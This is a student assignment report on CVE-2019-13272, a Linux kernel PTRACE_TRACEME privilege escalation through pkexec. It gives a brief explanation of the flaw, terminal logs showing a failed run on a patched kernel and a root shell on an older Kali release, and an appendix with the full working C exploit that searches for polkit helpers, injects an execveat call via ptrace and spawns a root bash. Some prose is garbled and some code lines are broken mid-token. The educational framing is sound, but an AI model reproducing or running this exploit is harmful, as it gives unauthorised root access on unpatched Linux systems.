Sri Lanka Institute of Information Technology

CVE-2019-13272
Local Privilege Escalation

Individual Assignment

IE2012 – Systems and Network Programming

Submitted by:

Student Registration Number	Student Name
IT19961118	W M J P WIJESEKARA

Date of Submission: 20th of October 2020

Table of Contents

1. Introduction

Local Privilege Escalation is a way to take advantage of flaws in code or service administration that can manage regular or guest users for particular device activities or transfer root user privileges to master or client. User rights admin. The licenses or privileges may be violated by such undesired amendments, as the system may be disrupted by frequent users unless they have shell or root authorization. So, someone, someone, it may become dangerous and be used to obtain access to a higher level. Various techniques are used to enhance user rights such as terminal, executable binaries, plugins of Metasploit, etc. Everyone is developing their strategies to configure victims' computer or device settings to collaborate with or connect with programs. They should review their established user privileges, such as file privileges, writeable, readable files, creation of tokens, token stealing, etc. Hackers are in a position to maintain access and controlling these resources and creating them ever more vulnerable to misuse.

CVE-2019-13272, base score-7.2, is the Linux vulnerability I have selected. It can be exploited as an assault by privilege escalation. Laura Pardo is the first person to identify this weakness. She found that the ptrace subsystem fails to accommodate the passwords of a Linux kernel. Method that wishes to establish a ptrace partnership, allowing a local user in such circumstances to gain root privileges. Before 5.1.17, in the Linux kernel, ptrace_link in kernel / ptrace.c mishandles documenting the credentials of a process that needs to establish a connection with ptrace, allowing local users to gain root access by exploiting such parent-child process relationship situations, where a parent drops rights and execve calls (potentially allowing control of an attacker). A challenge with object longevity is one contributing factor. Another contributing factor is that a privileged trace relationship is wrongly labelled, and may be used for via PTRACE_TRACEME. (for example) Polkit's pkexec helper.

2. The Power of the Vulnerability

Computers allow particular activities to be done by individuals or groups to implement the privilege as a particular individual or community of rights or functions. Therefore, a user administrator will run and write a particular service. However, only a regular user can run the service and they do not have permission to write special services or write configuration files.


If the user enters the shell of the visitor and the root user's privileges need to be given, the utilities or programs run by the regular user may be rearranged and written or managed by the visitor. We found a service running as a root user, and its script was loaded with a world-writable address, so we could substitute our payload for the script, and our regular script was opened or privileged once the service loaded. Through operating services or programs that are vulnerable to privilege enhancement vulnerabilities, whether an attacker lands on a guest or regular user privilege scheme, they may access details, and the administrator is permitted to run a user or an administrator party. Hackers may use their code or utilities to take over Cation, the target device.

ptrace_link() will get an RCU reference to the parent's objective credentials while calling for PTRACE_TRACEME, then give the pointer to get_cred(). However, the object lifetime rules for items such as struct cred, do not allow an RCU reference to be transformed into a stable reference without condition. PTRACE_TRACEME tracks the parent's credentials as if the subject is behaving, but that is not the case. If PTRACE_TRACEME is used by a malicious unprivileged child and the parent is privileged and the parent process is attacker-controlled at a later stage when it lacks rights and execve() calls, the attacker ends up exploiting two processes with a privileged ptrace connection that can be used to map a suid binary and gain root privileges. The c code can may bypass this vulnerability, or use Metasploit framework as privilege escalation and denial of service attack.

3. The Method of Vulnerable Exploitation Used in an Assignment Video

First of all, I searched about Linux Vulnerabilities and I could see many vulnerabilities in Linux based Operating Systems. Then I choose the (CVE-2019-13272) Privilege Escalation Vulnerability for my exploitation.


I tried out the exploitation on Kali Linux 2020.3 (kernel version 5.8.0) and it was not succeeded because its kernel version is not vulnerable for this vulnerability. Then I tried to use Kali Linux 2017.3(kernel version 4.13.0) to perform that vulnerability exploitation, and that attempt was succeeded. The method that I used is executing a C code. The code is attached in the appendices. The code has been run on a non-root account. All the Screenshots of the C code's main function and the exploitation outputs including vulnerable operating system and not vulnerable operating system that are carried on the terminals attached below.



```
//main function
int main(int argc, char **argv) {
  if (strcmp(argv[0], "stage2") == 0)
    return middle_stage2();
  if (strcmp(argv[0], "stage3") == 0)
    return spawn_shell();

  dprintf("Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)\n");

  check_env();

  if (argc > 1 && strcmp(argv[1], "check") == 0) {
    exit(0);
  }

  /* Search for known helpers defined in 'known_helpers' array */
  dprintf("[.] Searching for known helpers ...\n");
  for (int i=0; i<sizeof(known_helpers)/sizeof(known_helpers[0]); i++) {
    if (stat(known_helpers[i], &st) == 0) {
      helper_path = known_helpers[i];
      dprintf("[~] Found known helper: %s\n", helper_path);
      ptrace_traceme_root();
    }
  }

  /* Search polkit policies for helper executables */
  dprintf("[.] Searching for useful helpers ...\n");
  find_helpers();
  for (int i=0; i<sizeof(helpers)/sizeof(helpers[0]); i++) {
    if (helpers[i] == NULL)
      break;

    if (stat(helpers[i], &st) == 0) {
      helper_path = helpers[i];
      ptrace_traceme_root();
    }
  }

  return 0;
}
```


(CVE-2019-13272) Privilege Escalation Vulnerability Exploitation Results

The Not Vulnerable Operating System terminal output



```
jmax@kali:~$ cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2020.3"
VERSION_ID="2020.3"
VERSION_CODENAME="kali-rolling"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"
jmax@kali:~$ uname -r
5.8.0-kali2-amd64
jmax@kali:~$ whoami
jmax
jmax@kali:~$ cd Desktop/CVE-2019-13272-master
jmax@kali:~/Desktop/CVE-2019-13272-master$ ls
a  CVE-2019-13272.c  CVE-2019-13272.jpg  README.md
jmax@kali:~/Desktop/CVE-2019-13272-master$ gcc -o a CVE-2019-13272.c
jmax@kali:~/Desktop/CVE-2019-13272-master$ ./a
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[!] Warning: $XDG_SESSION_ID is not set
[.] Searching for known helpers ...
[~] Found known helper: /usr/lib/x86_64-linux-gnu/xfce4/session/xfsm-shutdown-helper
[.] Using helper: /usr/lib/x86_64-linux-gnu/xfce4/session/xfsm-shutdown-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
[.] Tracing midpid ...
[~] Attached to midpid
[-] Error: setresgid(0, 0, 0)
jmax@kali:~/Desktop/CVE-2019-13272-master$ cd ../..
jmax@kali:~$ whoami
jmax
jmax@kali:~$
```

The Vulnerable Operating System terminal output



```
jmax@kali:~$ cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
ID=kali
VERSION="2017.3"
VERSION_ID="2017.3"
ID_LIKE=debian
ANSI_COLOR="1;31"
HOME_URL="http://www.kali.org/"
SUPPORT_URL="http://forums.kali.org/"
BUG_REPORT_URL="http://bugs.kali.org/"
jmax@kali:~$ uname -r
4.13.0-kali1-amd64
jmax@kali:~$ whoami
jmax
jmax@kali:~$ cd Desktop
jmax@kali:~/Desktop$ ls
a  CVE-2019-13272.c
jmax@kali:~/Desktop$ gcc CVE-2019-13272.c -o a
jmax@kali:~/Desktop$ ./a
Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-13272)
[.] Checking environment ...
[~] Done, looks good
[.] Searching for known helpers ...
[~] Found known helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Using helper: /usr/lib/gnome-settings-daemon/gsd-backlight-helper
[.] Spawning suid process (/usr/bin/pkexec) ...
[.] Tracing midpid ...
[~] Attached to midpid
root@kali:/home/jmax/Desktop# cd ../../..
root@kali:/# whoami
root
root@kali:/#
```

Exploitation Not Successful...!

Exploitation Successful...!

4. Conclusion

Owing to a breakdown of one or more security layers, privilege escalation can occur. An attacker has to start enumerating and analysing the resulting results. He or she may continue to do research if more knowledge is available. That will be replicated before one of the security protections is breached. The application of appropriate protection protections is the first safeguard against such attacks. They get even easier as all safeguards are in place, such as minimizing the data that you share, introducing software upgrades, and tracking the machines.

A flaw in the Linux kernel's handling of PTRACE TRACEME functionality has been discovered. The kernel's ptrace implementation will inadvertently give an attacker elevated permission, who can then manipulate the interaction of the tracer with the process being traced. This vulnerability might allow a local, unprivileged user to raise the rights of their device or trigger denial of service. In version 4.9.168-1+deb9u4, the CVE-2019-13272 issue was patched for the old stable distribution (stretch). For the secure distribution (buster), version 4.19.37-5+deb10u1, this issue has been fixed. This update also includes a regression patch that is used in the CVE-2019-11478 official updates.

5. References

- "CVE-2019-13272 : In the Linux kernel before 5.1.17, ptrace_link in kernel/ptrace.c mishandles the recording of the credentials of a proce", Cvedetails.com, 2020. [Online]. Available: https://www.cvedetails.com/cve/CVE-2019-13272/#metasploit. [Accessed: 04- May- 2020].

- “ptrace: Fix ->ptracer_cred handling for PTRACE_TRACEME · torvalds/linux@6994eef", GitHub, 2020. [Online]. Available: https://github.com/torvalds/linux/commit/6994eefb0053799d2e07cd140df6c2ea106c41ee . [Accessed: 07- May- 2020].

- "kernel/git/torvalds/linux.git - Linux kernel source tree", Git.kernel.org, 2020. [Online]. Available: https://git.kernel.org/pub/scm/linux/kernel/git/torvalds/linux.git/commit/?id=6994eefb00 53799d2e07cd140df6c2ea106c41ee. [Accessed: 05- May- 2020].

- "Bug 1140671 – VUL-0: CVE-2019-13272: kernel-source: Fix ->ptracer_cred handling for PTRACE_TRACEME", Bugzilla.suse.com, 2020. [Online]. Available: https://bugzilla.suse.com/show_bug.cgi?id=1140671. [Accessed: 08- May- 2020].

- "Bugtraq: [SECURITY] [DSA 4484-1] linux security update", Seclists.org, 2020. [Online]. Available: https://seclists.org/bugtraq/2019/Jul/30. [Accessed: 08- May- 2020].

- "jas502n/CVE-2019-13272", GitHub, 2020. [Online]. Available: https://github.com/jas502n/CVE-2019-13272. [Accessed: 07- May- 2020].

6. Appendices

```c
//IT19961118
//W.M.J.P WIJESEKARA
//CVE-2019-13272 IMPLEMENTATION

#define _GNU_SOURCE
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>
#include <stdio.h>
#include <fcntl.h>
#include <sched.h>
#include <stddef.h>
#include <stdarg.h>
#include <pwd.h>
#include <sys/prctl.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <sys/user.h>
#include <sys/syscall.h>
#include <sys/stat.h>
#include <linux/elf.h>

#define DEBUG

#ifdef DEBUG
#  define dprintf printf
#else
#  define dprintf
#endif

#define SAFE(expr) ({                   \
  typeof(expr) __res = (expr);          \
  if (__res == -1) {                    \
    dprintf("[-] Error: %s\n", #expr);  \
    return 0;                           \
  }                                     \
  __res;                                \
})
#define max(a,b) ((a)>(b) ? (a) : (b))

static const char *SHELL = "/bin/bash";
static int middle_success = 1;
static int block_pipe[2];
static int self_fd = -1;
static int dummy_status;
static const char *helper_path;
static const char *pkexec_path = "/usr/bin/pkexec";
static const char *pkaction_path = "/usr/bin/pkaction";
struct stat st;

const char *helpers[1024];

const char *known_helpers[] = {
  "/usr/lib/gnome-settings-daemon/gsd-backlight-helper",
  "/usr/lib/gnome-settings-daemon/gsd-wacom-led-helper",
  "/usr/lib/unity-settings-daemon/usd-backlight-helper",
  "/usr/lib/x86_64-linux-gnu/xfce4/session/xfsm-shutdown-helper",
  "/usr/sbin/mate-power-backlight-helper",
  "/usr/bin/xfpm-power-backlight-helper",
  "/usr/bin/lxqt-backlight_backend",
  "/usr/libexec/gsd-wacom-led-helper",
  "/usr/libexec/gsd-wacom-oled-helper",
  "/usr/libexec/gsd-backlight-helper",
  "/usr/lib/gsd-backlight-helper",
  "/usr/lib/gsd-wacom-led-helper",
  "/usr/lib/gsd-wacom-oled-helper",
};

/* temporary printf; returned pointer is valid until next tprintf */
static char *tprintf(char *fmt, ...) {
  static char buf[10000];
  va_list ap;
  va_start(ap, fmt);
  vsprintf(buf, fmt, ap);
  va_end(ap);
  return buf;
}

/*
 * fork, execute pkexec in parent, force parent to trace our child process
,
 * execute suid executable (pkexec) in child.
 */
static int middle_main(void *dummy) {
  prctl(PR_SET_PDEATHSIG, SIGKILL);
  pid_t middle = getpid();
  self_fd = SAFE(open("/proc/self/exe", O_RDONLY));

  pid_t child = SAFE(fork());
  if (child == 0) {
    prctl(PR_SET_PDEATHSIG, SIGKILL);

    SAFE(dup2(self_fd, 42));

    /* spin until our parent becomes privileged (have to be fast here) */
    int proc_fd = SAFE(open(tprintf("/proc/%d/status", middle), O_RDONLY))
;
    char *needle = tprintf("\nUid:\t%d\t0\t", getuid());
    while (1) {
      char buf[1000];
      ssize_t buflen = SAFE(pread(proc_fd, buf, sizeof(buf)-1, 0));
      buf[buflen] = '\0';
      if (strstr(buf, needle)) break;
    }

    /*
     * this is where the bug is triggered.
     * while our parent is in the middle of pkexec, we force it to become
our
     * tracer, with pkexec's creds as ptracer_cred.
     */
    SAFE(ptrace(PTRACE_TRACEME, 0, NULL, NULL));

    /*
     * now we execute a suid executable (pkexec).
     * Because the ptrace relationship is considered to be privileged,
     * this is a proper suid execution despite the attached tracer,
     * not a degraded one.
     * at the end of execve(), this process receives a SIGTRAP from ptrace
.
     */
    execl(pkexec_path, basename(pkexec_path), NULL);

    dprintf("[-] execl: Executing suid executable failed");
    exit(EXIT_FAILURE);
  }

  SAFE(dup2(self_fd, 0));
  SAFE(dup2(block_pipe[1], 1));

  /* execute pkexec as current user */
  struct passwd *pw = getpwuid(getuid());
  if (pw == NULL) {
    dprintf("[-] getpwuid: Failed to retrieve username");
    exit(EXIT_FAILURE);
  }

  middle_success = 1;
  execl(pkexec_path, basename(pkexec_path), "--user", pw->pw_name,
        helper_path,
        "--help", NULL);
  middle_success = 0;
  dprintf("[-] execl: Executing pkexec failed");
  exit(EXIT_FAILURE);
}

/* ptrace pid and wait for signal */
static int force_exec_and_wait(pid_t pid, int exec_fd, char *arg0) {
  struct user_regs_struct regs;
  struct iovec iov = { .iov_base = &regs, .iov_len = sizeof(regs) };
  SAFE(ptrace(PTRACE_SYSCALL, pid, 0, NULL));
  SAFE(waitpid(pid, &dummy_status, 0));
  SAFE(ptrace(PTRACE_GETREGSET, pid, NT_PRSTATUS, &iov));

  /* set up indirect arguments */
  unsigned long scratch_area = (regs.rsp - 0x1000) & ~0xfffUL;
  struct injected_page {
    unsigned long argv[2];
    unsigned long envv[1];
    char arg0[8];
    char path[1];
  } ipage = {
    .argv = { scratch_area + offsetof(struct injected_page, arg0) }
  };
  strcpy(ipage.arg0, arg0);
  for (int i = 0; i < sizeof(ipage)/sizeof(long); i++) {
    unsigned long pdata = ((unsigned long *)&ipage)[i];
    SAFE(ptrace(PTRACE_POKETEXT, pid, scratch_area + i * sizeof(long),
                (void*)pdata));
  }

  /* execveat(exec_fd, path, argv, envv, flags) */
  regs.orig_rax = __NR_execveat;
  regs.rdi = exec_fd;
  regs.rsi = scratch_area + offsetof(struct injected_page, path);
  regs.rdx = scratch_area + offsetof(struct injected_page, argv);
  regs.r10 = scratch_area + offsetof(struct injected_page, envv);
  regs.r8 = AT_EMPTY_PATH;
  SAFE(ptrace(PTRACE_SETREGSET, pid, NT_PRSTATUS, &iov));
  SAFE(ptrace(PTRACE_DETACH, pid, 0, NULL));
  SAFE(waitpid(pid, &dummy_status, 0));
}

static int middle_stage2(void) {
  /* our child is hanging in signal delivery from execve()'s SIGTRAP */
  pid_t child = SAFE(waitpid(-1, &dummy_status, 0));
  force_exec_and_wait(child, 42, "stage3");
  return 0;
}

// * * * * * * * * * * * * * * * * root shell * * * * * * * * * * * * * *

static int spawn_shell(void) {
  SAFE(setresgid(0, 0, 0));
  SAFE(setresuid(0, 0, 0));
  execlp(SHELL, basename(SHELL), NULL);
  dprintf("[-] execlp: Executing shell %s failed", SHELL);
  exit(EXIT_FAILURE);
}

// * * * * * * * * * * * * * * * * * Detect * * * * * * * * * * * * * *

static int check_env(void) {
  const char* xdg_session = getenv("XDG_SESSION_ID");

  dprintf("[.] Checking environment ...\n");

  if (stat(pkexec_path, &st) != 0) {
    dprintf("[-] Could not find pkexec executable at %s", pkexec_path);
    exit(EXIT_FAILURE);
  }
  if (stat(pkaction_path, &st) != 0) {
    dprintf("[-
] Could not find pkaction executable at %s", pkaction_path);
    exit(EXIT_FAILURE);
  }
  if (xdg_session == NULL) {
    dprintf("[!] Warning: $XDG_SESSION_ID is not set\n");
    return 1;
  }
  if (system("/bin/loginctl --no-ask-password show-
session $XDG_SESSION_ID | /bin/grep Remote=no >>/dev/null 2>>/dev/null") !
= 0) {
    dprintf("[!] Warning: Could not find active PolKit agent\n");
    return 1;
  }
  if (stat("/usr/sbin/getsebool", &st) == 0) {
    if (system("/usr/sbin/getsebool deny_ptrace 2>1 | /bin/grep -
q on") == 0) {
      dprintf("[!] Warning: SELinux deny_ptrace is enabled\n");
      return 1;
    }
  }

  dprintf("[~] Done, looks good\n");

  return 0;
}

/*
 * Use pkaction to search PolKit policy actions for viable helper executab
les.
 * Check each action for allow_active=yes, extract the associated helper p
ath,
 * and check the helper path exists.
 */
int find_helpers() {
  char cmd[1024];
  snprintf(cmd, sizeof(cmd), "%s --verbose", pkaction_path);
  FILE *fp;
  fp = popen(cmd, "r");
  if (fp == NULL) {
    dprintf("[-] Failed to run: %s\n", cmd);
    exit(EXIT_FAILURE);
  }

  char line[1024];
  char buffer[2048];
  int helper_index = 0;
  int useful_action = 0;
  static const char *needle = "org.freedesktop.policykit.exec.path -> ";
  int needle_length = strlen(needle);

  while (fgets(line, sizeof(line)-1, fp) != NULL) {
    /* check the action uses allow_active=yes*/
    if (strstr(line, "implicit active:")) {
      if (strstr(line, "yes")) {
        useful_action = 1;
      }
      continue;
    }

    if (useful_action == 0)
      continue;
    useful_action = 0;

    /* extract the helper path */
    int length = strlen(line);
    char* found = memmem(&line[0], length, needle, needle_length);
    if (found == NULL)
      continue;

    memset(buffer, 0, sizeof(buffer));
    for (int i = 0; found[needle_length + i] != '\n'; i++) {
      if (i >= sizeof(buffer)-1)
        continue;
      buffer[i] = found[needle_length + i];
    }

    if (strstr(&buffer[0], "/xf86-video-intel-backlight-helper") != 0 ||
      strstr(&buffer[0], "/cpugovctl") != 0 ||
      strstr(&buffer[0], "/package-system-locked") != 0 ||
      strstr(&buffer[0], "/cddistupgrader") != 0) {
      dprintf("[.] Ignoring blacklisted helper: %s\n", &buffer[0]);
      continue;
    }

    /* check the path exists */
    if (stat(&buffer[0], &st) != 0)
      continue;

    helpers[helper_index] = strndup(&buffer[0], strlen(buffer));
    helper_index++;

    if (helper_index >= sizeof(helpers)/sizeof(helpers[0]))
      break;
  }

  pclose(fp);
  return 0;
}

// * * * * * * * * * * * * * * * * * * Main * * * * * * * * * * * * * * * * *

int ptrace_traceme_root() {
  dprintf("[.] Using helper: %s\n", helper_path);

  /*
   * set up a pipe such that the next write to it will block: packet mode,
   * limited to one packet
   */
  SAFE(pipe2(block_pipe, O_CLOEXEC|O_DIRECT));
  SAFE(fcntl(block_pipe[0], F_SETPIPE_SZ, 0x1000));
  char dummy = 0;
  SAFE(write(block_pipe[1], &dummy, 1));

  /* spawn pkexec in a child, and continue here once our child is in execv
e() */
  dprintf("[.] Spawning suid process (%s) ...\n", pkexec_path);
  static char middle_stack[1024*1024];
  pid_t midpid = SAFE(clone(middle_main, middle_stack+sizeof(middle_stack)
,
                           CLONE_VM|CLONE_VFORK|SIGCHLD, NULL));
  if (!middle_success) return 1;

  /*
   * wait for our child to go through both execve() calls (first pkexec, t
hen
   * the executable permitted by polkit policy).
   */
  while (1) {
    int fd = open(tprintf("/proc/%d/comm", midpid), O_RDONLY);
    char buf[16];
    int buflen = SAFE(read(fd, buf, sizeof(buf)-1));
    buf[buflen] = '\0';
    *strchrnul(buf, '\n') = '\0';
    if (strncmp(buf, basename(helper_path), 15) == 0)
      break;
    usleep(100000);
  }

  /*
   * our child should have gone through both the privileged execve() and t
he
   * following execve() here
   */
  dprintf("[.] Tracing midpid ...\n");
  SAFE(ptrace(PTRACE_ATTACH, midpid, 0, NULL));
  SAFE(waitpid(midpid, &dummy_status, 0));
  dprintf("[~] Attached to midpid\n");
  force_exec_and_wait(midpid, 0, "stage2");
  exit(EXIT_SUCCESS);
}
//main function
int main(int argc, char **argv) {
  if (strcmp(argv[0], "stage2") == 0)
    return middle_stage2();
  if (strcmp(argv[0], "stage3") == 0)
    return spawn_shell();

  dprintf("Linux 4.10 < 5.1.17 PTRACE_TRACEME local root (CVE-2019-
13272)\n");

  check_env();

  if (argc > 1 && strcmp(argv[1], "check") == 0) {
    exit(0);
  }

  /* Search for known helpers defined in 'known_helpers' array */
  dprintf("[.] Searching for known helpers ...\n");
  for (int i=0; i<sizeof(known_helpers)/sizeof(known_helpers[0]); i++) {
    if (stat(known_helpers[i], &st) == 0) {
      helper_path = known_helpers[i];
      dprintf("[~] Found known helper: %s\n", helper_path);
      ptrace_traceme_root();
    }
  }

  /* Search polkit policies for helper executables */
  dprintf("[.] Searching for useful helpers ...\n");
  find_helpers();
  for (int i=0; i<sizeof(helpers)/sizeof(helpers[0]); i++) {
    if (helpers[i] == NULL)
      break;
    if (stat(helpers[i], &st) == 0) {
      helper_path = helpers[i];
      ptrace_traceme_root();
    }
  }
  return 0;
}
```